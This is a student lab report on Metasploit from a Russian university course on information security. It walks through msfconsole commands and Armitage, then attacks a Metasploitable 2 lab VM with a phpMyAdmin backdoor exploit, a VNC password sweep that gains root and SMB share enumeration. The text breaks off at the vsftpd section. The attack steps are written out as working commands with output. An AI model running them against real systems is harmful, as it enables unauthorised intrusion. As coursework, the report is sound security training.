

PETER THE GREAT ST.PETERSBURG POLYTECHNIC UNIVERSITY
DEPARTMENT OF COMPUTER SYSTEMS & SOFTWARE ENGINEERING

Laboratory report №3
Discipline: «Information Security»
Theme: «Metasploit»

Made by student:
Volkova M.D.
Group: 13541/2

Lecturer:
Bogach N.V.

Saint-Petersburg
2018 y.

Contents

Laboratory work №3

1.1 Work purpose

Study the MSFconsole core commands, Metasploit tools and how to use exploits to gain the access to the system

1.2 Task

1. Basic concepts using documentation - auxiliary, payload, exploit, shellcode, nop, encoder.
2. How to launch msfconsole and list available commands (help).
3. MSFconsole core commands search (name, type, author etc. search), info, load, use.
4. Using exploits.
5. Database Backend Commands.
6. Metasploit GUIs – Armitage GUI front-end for the Metasploit Framework.
7. Metasploit GUIs – web-client GUI.
8. VNC Scanner.
9. SMB Login Check Scanner.
10. Get root using vsftpd vulnerability.
11. Get root using irc vulnerability.
12. Armitage Hail Mary.
13. Study three exploit source code files and explain them.

1.3 Work Progress

1.3.1 Introduction

To take advantage of a system vulnerability, you often need an exploit, a small and highly specialized computer program whose only reason of being is to take advantage of a specific vulnerability and to provide access to a computer system. Exploits often deliver a payload to the target system to grant the attacker access to the system. The Metasploit Project host the worlds largest public database of qualityassured exploits.

1.3.2 Basic concepts using documentation - auxiliary, payload, exploit, shellcode, nop, encoder

The Metasploit framework is based on a modular architecture. This means that all the exploits, payloads, encoders etc. are present in the form of modules. The biggest advantage of a modular architecture is that it is easier to extend the functionality of the framework based on requirement.

- **auxiliary** – run without a session; used for discovery, port scanning, and brute forcing etc.
- **payload** – the code that is executed after the control of the system has been received.
- **exploit** – a code fragment that exploits a vulnerability in the software or OS to perform. an attack on the system.
- **shellcode** – is the code that passes control to the shell.
- **nop** – is an assembler instruction that does not perform any action.
- **encoder** – is used to rid a payload of any characters which may cause issues with successful payload execution, such as null.

1.3.3 How to launch msfconsole and list available commands (help)

Let's run the metasploit framework by the **msfconsole** command:

```

1 root@masha_kali:~# msfconsole
2 [-] Failed to connect to the database: could not connect to server: Connection refused
3   Is the server running on host "localhost" (:::1) and accepting
4     TCP/IP connections on port 5432?
5 could not connect to server: Connection refused
6   Is the server running on host "localhost" (127.0.0.1) and accepting
7     TCP/IP connections on port 5432?
8
9
10
11 MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
12 MMMMMMMMMM                      MMMMMMMMM
13 MMNN$                          vMMM
14 MMNNI  MMMM                    MMMM  jMMM
15 MMNNI  MMMMMM                NMMMMM  jMMM
16 MMNNI  MMMMMMMMMmmNMMMMMMMM  jMMM
17 MMNNI  MMMMMMMMMMMMMMMMMMMMM  jMMM
18 MMNNI  MMMMMMMMMMMMMMMMMMMMM  jMMM
19 MMNNI  MMMM    MMMMM      MMMM  jMMM
20 MMNNI  MMMM    MMMMM      MMMM  jMMM
21 MMNNI  MMMM    MMMMM      MMMM  jMMM
22 MMNNI  VMMM    MMMMM      MMMM# jMMM
23 MMNR ?MMM              MMMM .dMMM
24 MMNm '?MM             MMMM dMMM
25 MMMMN ?MM            MM?  NMMMMN
26 MMMMMMMe               JMMMMMMMM
27 MMMMMMMMn              dMMMMMMMMM
28 MMMMMMMMMk            MMMMMMMMMMM
29 MMMMMMMMMm+..+MMMMMMMMMMMM
30          https://metasploit.com
31
32
```

```

33      =[ metasploit v4.16.7-dev                               ]
34 + -- --=[ 1682 exploits - 964 auxiliary - 299 post           ]
35 + -- --=[ 498 payloads - 40 encoders - 10 nops              ]
36 + -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

```

All available metasploit commands can be output by the **help** command:

```

1  msf > help
2
3  Core Commands
4  =====
5
6  Command      Description
7  -----
8  ?            Help menu
9  banner       Display an awesome metasploit banner
10 cd           Change the current working directory
11 color        Toggle color
12 connect      Communicate with a host
13 exit         Exit the console
14 get          Gets the value of a context-specific variable
15 getg         Gets the value of a global variable
16 grep         Grep the output of another command
17 help         Help menu
18 history      Show command history
19 irb          Drop into irb scripting mode
20 load          Load a framework plugin
21 quit         Exit the console
22 route        Route traffic through a session
23 save         Saves the active datastores
24 sessions     Dump session listings and display information about sessions
25 set          Sets a context-specific variable to a value
26 setg         Sets a global variable to a value
27 sleep        Do nothing for the specified number of seconds
28 spool        Write console output into a file as well the screen
29 threads      View and manipulate background threads
30 unload        Unload a framework plugin
31 unset        Unsets one or more context-specific variables
32 unsetg       Unsets one or more global variables
33 version      Show the framework and console library version numbers
34
35 Module Commands
36 =====
37
38 Command      Description
39 -----
40
41 advanced     Displays advanced options for one or more modules
42 back         Move back from the current context
43 edit         Edit the current module with the preferred editor
44 info         Displays information about one or more modules
45 loadpath     Searches for and loads modules from a path
46 options      Displays global options or for one or more modules
47 popm         Pops the latest module off the stack and makes it active
48 previous     Sets the previously loaded module as the current module
49 pushm        Pushes the active or list of modules onto the module stack
50 reload_all   Reloads all modules from all defined module paths
51 search       Searches module names and descriptions
52 show         Displays modules of a given type, or all modules
53 use          Selects a module by name
54
55 Job Commands
56 =====
57
58 Command      Description
59 -----
60

```

61	handler	Start a payload handler as job
62	jobs	Displays and manages jobs
63	kill	Kill a job
64	rename_job	Rename a job
65		
66		
67	Resource Script Commands	
68	<hr/>	
69		
70	Command	Description
71	<hr/>	<hr/>
72	makerc	Save commands entered since start to a file
73	resource	Run the commands stored in a file
74		
75		
76	Database Backend Commands	
77	<hr/>	
78		
79	Command	Description
80	<hr/>	<hr/>
81	db_connect	Connect to an existing database
82	db_disconnect	Disconnect from the current database instance
83	db_export	Export a file containing the contents of the database
84	db_import	Import a scan result file (filetype will be auto-detected)
85	db_nmap	Executes nmap and records the output automatically
86	db_rebuild_cache	Rebuilds the database-stored module cache
87	db_status	Show the current database status
88	hosts	List all hosts in the database
89	loot	List all loot in the database
90	notes	List all notes in the database
91	services	List all services in the database
92	vulns	List all vulnerabilities in the database
93	workspace	Switch between database workspaces
94		
95		
96	Credentials Backend Commands	
97	<hr/>	
98		
99	Command	Description
100	<hr/>	<hr/>
101	creds	List all credentials in the database

1.3.4 MSFconsole core commands search (name, type, author etc. search), info, load, use

The msfconsole includes an extensive regular-expression based search functionality. If you have a general idea of what you are looking for, you can search for it via **search**.

- To search using a descriptive name, use the **name** keyword.
- You can use **platform** to narrow down your search to modules that affect a specific platform.
- Using the **type** lets you filter by module type such as auxiliary, post, exploit, etc.
- Searching with the **author** keyword lets you search for modules by your favourite author.

```

1 msf > search name:resolve
2 [!] Module database cache not built yet, using slow search
3
4 Matching Modules
5 

---


6
7 Name                               Disclosure Date  Rank
  Description

```

```

8
9 exploit/windows/email/ms10_045_outlook_ref_resolve 2010-06-01 excellent
10 Outlook ATTACH_BY_REF_RESOLVE File Execution
11 post/multi/gather/resolve_hosts normal Multi
12 Gather Resolve Hosts
13 post/windows/recon/resolve_ip normal
14 Windows Recon Resolve IP
15
16 msf > search platform:Android
17 [!] Module database cache not built yet, using slow search
18
19 Matching Modules
20
21
22
23
24
25
26
27
28
29
30
31
32
33 < ... >
34
35
36 msf > search type:nop
37 [!] Module database cache not built yet, using slow search
38
39 Matching Modules
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56 msf > search author:root

```

Name	Description	Disclosure Date	Rank
exploit/windows/email/ms10_045_outlook_ref_resolve	Outlook ATTACH_BY_REF_RESOLVE File Execution	2010-06-01	excellent
post/multi/gather/resolve_hosts	Gather Resolve Hosts		normal
post/windows/recon/resolve_ip	Windows Recon Resolve IP		normal
exploit/android/browser/samsung_knox_smdm_url	Samsung Galaxy KNOX Android Browser RCE	2014-11-12	excellent
exploit/android/browser/stagefright_mp4_tx3g_64bit	Android Stagefright MP4 tx3g Integer Overflow	2015-08-13	normal
exploit/android/browser/webview_addjavascriptinterface	Android Browser and WebView addJavaScriptInterface Code Execution	2012-12-21	excellent
exploit/android/fileformat/adobe_reader_pdf_js_interface	Adobe Reader for Android addJavaScriptInterface Exploit	2014-04-13	good
exploit/android/local/futex_requeue	Android 'Towelroot' Futex Requeue Kernel Exploit	2014-05-03	excellent
exploit/android/local/put_user_vroot	Android get_user/put_user Exploit	2013-09-06	excellent
exploit/multi/handler	Generic Payload Handler		manual
exploit/multi/local/allwinner_backdoor	Allwinner 3.4 Legacy Kernel Local Privilege Escalation	2016-04-30	excellent
payload/android/meterpreter/reverse_http	Android Meterpreter, Android Reverse HTTP Stager		normal
payload/android/meterpreter/reverse_https	Android Meterpreter, Android Reverse HTTPS Stager		normal
payload/android/meterpreter/reverse_tcp	Android Meterpreter, Android Reverse TCP Stager		normal

Name	Disclosure Date	Rank	Description
nop/aarch64/simple		normal	Simple
nop/armle/simple		normal	Simple
nop/mipsbe/better		normal	Better
nop/php/generic		normal	PHP Nop Generator
nop/ppc/simple		normal	Simple
nop/sparc/random		normal	SPARC NOP Generator
nop/tty/generic		normal	TTY Nop Generator
nop/x64/simple		normal	Simple
nop/x86/opty2		normal	Opty2
nop/x86/single_byte		normal	Single Byte

57 [!] Module database cache not built yet, using slow search

58

59 Matching Modules

60

61	Name	Disclosure Date	Rank	Description
62				
63				
64	exploit/multi/http/coldfusion_rds Administrative Login Bypass	2013-08-08	great	Adobe ColdFusion 9
65	exploit/multi/http/oracle_reports_rce Reports Remote Code Execution	2014-01-15	great	Oracle Forms and
66	exploit/unix/webapp/zimbra_lfi Collaboration Server LFI	2013-12-06	excellent	Zimbra

Metasploit **info** command displays information about one or more module:

```
1 msf > info exploit/android/browser/samsung_knox_smdm_url
2
3     Name: Samsung Galaxy KNOX Android Browser RCE
4     Module: exploit/android/browser/samsung_knox_smdm_url
5     Platform: Android
6     Privileged: No
7     License: Metasploit Framework License (BSD)
8     Rank: Excellent
9     Disclosed: 2014-11-12
10
11 Provided by:
12   Andre Moulu
13   jduck <jduck@metasploit.com>
14   joev <joev@metasploit.com>
15
16 Available targets:
17   Id  Name
18   --  --
19   0   Automatic
20
21 Basic options:
22   Name          Current Setting  Required  Description
23   --          -
24   APK_VERSION    1337             no        The update version to advertise to the client
25   Retries        true             no        Allow the browser to retry the module
26   SRVHOST        0.0.0.0          yes       The local host to listen on. This must be an
27     address on the local machine or 0.0.0.0
28   SRVPORT        8080             yes       The local port to listen on.
29   SSL            false            no        Negotiate SSL for incoming connections
30   SSLCert        randomly generated) no        Path to a custom SSL certificate (default is
31   URIPATH        random)          no        The URI to use for this exploit (default is
32
33 Payload information:
34
35 Description:
36   A vulnerability exists in the KNOX security component of the Samsung
37   Galaxy firmware that allows a remote webpage to install an APK with
38   arbitrary permissions by abusing the 'smdm://' protocol handler
39   registered by the KNOX component. The vulnerability has been
40   confirmed in the Samsung Galaxy S4, S5, Note 3, and Ace 4.
41
42 References:
43   http://blog.quarkslab.com/abusing-samsung-knox-to-remotely-install-a-malicious-
44     application-story-of-a-half-patched-vulnerability.html
45   OSVDB (114590)
```


Let's try to find some plugins to load them:

```
1 root@masha_kali:~# ls /usr/share/metasploit-framework/plugins
2 aggregator.rb      ips_filter.rb      request.rb         thread.rb
3 alias.rb           lab.rb             rssfeed.rb        token_adduser.rb
4 auto_add_route.rb  msfd.rb           sample.rb          token_hunter.rb
5 beholder.rb        msgrpc.rb          session_notifier.rb wiki.rb
6 db_credcollect.rb  nessus.rb          session_tagger.rb  wmap.rb
7 db_tracker.rb      nexpose.rb         socket_logger.rb
8 event_tester.rb    openvas.rb         sounds.rb
9 ffautoregen.rb     pcap_log.rb        sqlmap.rb
```

Metasploit **load** command loads a framework plugin:

```
1 msf > load '/usr/share/metasploit-framework/plugins/sample.rb'
2 [*] Sample plugin loaded.
3 [*] Successfully loaded plugin: sample
```

Metasploit **use** command selects a module by name:

```
1 msf > use
2 Usage: use module_name
3
4 The use command is used to interact with a module of a given name.
```

1.3.5 Using exploits

Let's try to find a backdoor for Apache HTTP Server, that is running on remote Metasploitable 2 OS (192.168.56.101):

```
1 root@masha_kali:~# nmap -sV 192.168.56.101
2 < ... >
3 80/tcp open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
4 < ... >
5
6
7
8 msf > info exploit/multi/http/phpmyadmin_3522_backdoor
9
10      Name: phpMyAdmin 3.5.2.2 server_sync.php Backdoor
11      Module: exploit/multi/http/phpmyadmin_3522_backdoor
12      Platform: PHP
13      Privileged: No
14      License: Metasploit Framework License (BSD)
15      Rank: Normal
16      Disclosed: 2012-09-25
17
18 < ... >
19
20 Basic options:
21   Name      Current Setting  Required  Description
22   ---      -
23   PATH      /phpMyAdmin      yes       The base directory containing phpMyAdmin try
24   Proxies   no               A proxy chain of format type:host:port[,type:host:
25   port][...]
26   RHOST     yes             The target address
27   RPORT     80              The target port (TCP)
28   SSL      false           Negotiate SSL/TLS for outgoing connections
29   VHOST     no              HTTP server virtual host
30 < ... >
```

Run the exploit to gain control of the remote system:

```
1 msf > use exploit/multi/http/phpmyadmin_3522_backdoor
2
3 msf exploit/phpmyadmin_3522_backdoor > set RHOST 192.168.56.101
4 RHOST => 192.168.56.101
```

```

5
6 msf exploit/phpmyadmin_3522_backdoor) > exploit
7
8 [*] Started reverse TCP handler on 192.168.56.102:4444
9 [*] Exploit completed, but no session was created.
10
11 msf exploit/phpmyadmin_3522_backdoor) > back

```

1.3.6 Database Backend Commands

Metasploit **db_connect** command connects to an existing database:

```

1 msf > db_connect -y /usr/share/metasploit-framework/config/database.yml
2 [*] Rebuilding the module cache in the background...

```

We can confirm that Metasploit is successfully connected to the database by the **db_status** command:

```

1 msf > db_status
2 [*] postgresql connected to msf

```

Metasploit **hosts** command will display all the hosts stored in our current workspace:

```

1 msf > hosts
2
3 Hosts
4 =====
5
6 address          mac          name  os_name  os_flavor  os_sp  purpose  info
7 -----
8 192.168.56.101   08:00:27:7e:e4:cc      Linux

```

Another way to search the database is by using the **services** command:

```

1 msf > services
2
3 Services
4 =====
5
6 host            port  proto  name          state  info
7 -----
8 192.168.56.101  21    tcp    ftp           open   vsftpd 2.3.4
9 192.168.56.101  22    tcp    ssh           open   OpenSSH 4.7p1 Debian 8ubuntu1 protocol
10 192.168.56.101  23    tcp    telnet        open   Linux telnetd
11 192.168.56.101  25    tcp    smtp          open   Postfix smtpd
12 192.168.56.101  53    tcp    domain        open   ISC BIND 9.4.2
13 < ... >

```

Issuing the **workspace** command from the msfconsole, will display the currently selected workspaces. Option **-a** used for creating new workspace. New workspace has empty host and services by default.

```

1 msf > workspace
2 * default
3
4 msf > workspace -a mywsp
5 [*] Added workspace: mywsp
6
7 msf > workspace
8 default
9 * mywsp
10
11
12 msf > hosts
13
14 Hosts

```

```

15 =====
16
17 address  mac  name  os_name  os_flavor  os_sp  purpose  info  comments
18 -----  ---  ---  ---  ---  ---  ---  ---  ---
19
20
21 msf > services
22
23 Services
24 =====
25
26 host  port  proto  name  state  info
27 -----  ---  ---  ---  ---  ---
28
29 msf > workspace default
30 [*] Workspace: default

```

Using the **db_export** command all our gathered information can be saved in a XML file:

```

1 msf > db_export output.xml
2 [*] Starting export of workspace default to output.xml [ xml ]...
3 [*]    >> Starting export of report
4 [*]    >> Starting export of hosts
5 [*]    >> Starting export of events
6 [*]    >> Starting export of services
7 [*]    >> Starting export of web sites
8 [*]    >> Starting export of web pages
9 [*]    >> Starting export of web forms
10 [*]   >> Starting export of web vulns
11 [*]   >> Starting export of module details
12 [*]   >> Finished export of report
13 [*] Finished export of workspace default to output.xml [ xml ]...
14
15
16 root@masha_kali:~# ls -l
17 < ... >
18 -rw-r--r-- 1 root root 6990214 Nov 10 23:41 output.xml

```

1.3.7 Metasploit GUIs – Armitage GUI front-end for the Metasploit Framework

Armitage is open source software that organizes the hacking process for Metasploit. It can also work together with Nmap. The whole point of this program is that it gives an interface, facilitates the use of Metasploit and speeds up the hacking process.

When armitage started, all variables already filled with default data. If necessary, you can specify them:




Рис. 1.1: Armitage connect window

After that, the IP address of the remote system for hacking is specified and the main window is launched. The list of all modules is located in the left part of the window. At the bottom of the window all the commands of the metasploit console are displayed.




Рис. 1.2: Armitage main window

The port scan is started by the utility `auxiliary/scanner/portscan/tcp` and can be called from the context menu:




Рис. 1.3: Armitage is scanning remote system

After searching for attacks in the menu Attacks -> Find Attacks, a list of possible attacks is available on each of the hosts through the context menu:




Рис. 1.4: Armitage list of available attack exploits

1.3.8 Metasploit GUIs – web-client GUI

One graphical interface for Metasploit has already been considered. There is one more - **MSF Community Edition**, but it is not supported in Kali Linux.

1.3.9 VNC Scanner

The VNC server on the attacked machine (Metasploitable 2 OS) is running on port 5900:

```
1 msf > nmap 192.168.56.101 -p 5900
2 [*] exec: nmap 192.168.56.101 -p 5900
3
4
5 Starting Nmap 7.60 ( https://nmap.org ) at 2017-11-11 00:23 EST
6 Nmap scan report for 192.168.56.101
7 Host is up (0.00018s latency).
8
9 PORT      STATE SERVICE
10 5900/tcp  open  vnc
11 MAC Address: 08:00:27:7E:E4:CC (Oracle VirtualBox virtual NIC)
12
13 Nmap done: 1 IP address (1 host up) scanned in 13.57 seconds
```

To scan the system for a VNC vulnerability, use the utility auxiliary/scanner/vnc/vnc_login:


```
1 msf > use auxiliary/scanner/vnc/vnc_login
2 msf auxiliary(vnc_login) > set RHOSTS 192.168.56.101
3 RHOSTS => 192.168.56.101
4 msf auxiliary(vnc_login) > exploit
```

```

5
6 [*] 192.168.56.101:5900 - 192.168.56.101:5900 - Starting VNC login sweep
7 [+] 192.168.56.101:5900 - 192.168.56.101:5900 - Login Successful: :password
8 [*] Scanned 1 of 1 hosts (100% complete)
9 [*] Auxiliary module execution completed
10
11 msf auxiliary(vnc_login) > back
12
13 msf > vncviewer 192.168.56.101:5900
14 [*] exec: vncviewer 192.168.56.101:5900
15
16 Connected to RFB server , using protocol version 3.3
17 Performing standard VNC authentication
18 Password:
19 Authentication successful
20 Desktop name "root's X desktop (metasploitable:0)"

```

The result was a password for VNC (password). Now we could use the **vncviewer** to connect to a remote console:



```

root@metasploitable: /
root@metasploitable:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7e:e4:cc
          inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7e:e4cc/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4123 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4492 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:320895 (313.3 KB)  TX bytes:863622 (843.3 KB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:480 errors:0 dropped:0 overruns:0 frame:0
          TX packets:480 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:209281 (204.3 KB)  TX bytes:209281 (204.3 KB)

root@metasploitable:~# cat /proc/version
Linux version 2.6.24-16-server (buildd@palmer) (gcc version 4.2.3 (Ubuntu 4.2.3-2ubuntu7)) #1 SMP Thu Apr 10 13:58:00 UTC 2008
root@metasploitable:~#

```

Рис. 1.5: Remote console into VNCviewer

1.3.10 SMB Login Check Scanner

The `smb_enumshares` module, enumerates any SMB shares that are available on a remote system:

```

1 msf > use auxiliary/scanner/smb/smb_enumshares
2
3 msf auxiliary(smb_enumshares) > set RHOSTS 192.168.56.101
4 RHOSTS => 192.168.56.101
5
6 msf auxiliary(smb_enumshares) > exploit
7
8 [+] 192.168.56.101:139 - print$ - (DS) Printer Drivers
9 [+] 192.168.56.101:139 - tmp - (DS) oh noes!
10 [+] 192.168.56.101:139 - opt - (DS)
11 [+] 192.168.56.101:139 - IPC$ - (I) IPC Service (metasploitable server (Samba 3.0.20 -
12 Debian))
13 [+] 192.168.56.101:139 - ADMIN$ - (I) IPC Service (metasploitable server (Samba
14 3.0.20 - Debian))
15 [*] Scanned 1 of 1 hosts (100% complete)
16 [*] Auxiliary module execution completed
17
18 msf auxiliary(smb_enumshares) > back

```

You can see the list of shared directories available via SMB protocol, as well as two IPC tools.

1.3.11 Get root using vsftpd vulnerability

The Metasploit Framework has an exploit available to exploit the VSFTPD v2.3.4 vulnerability. Let's try to run it from Armitage GUI:

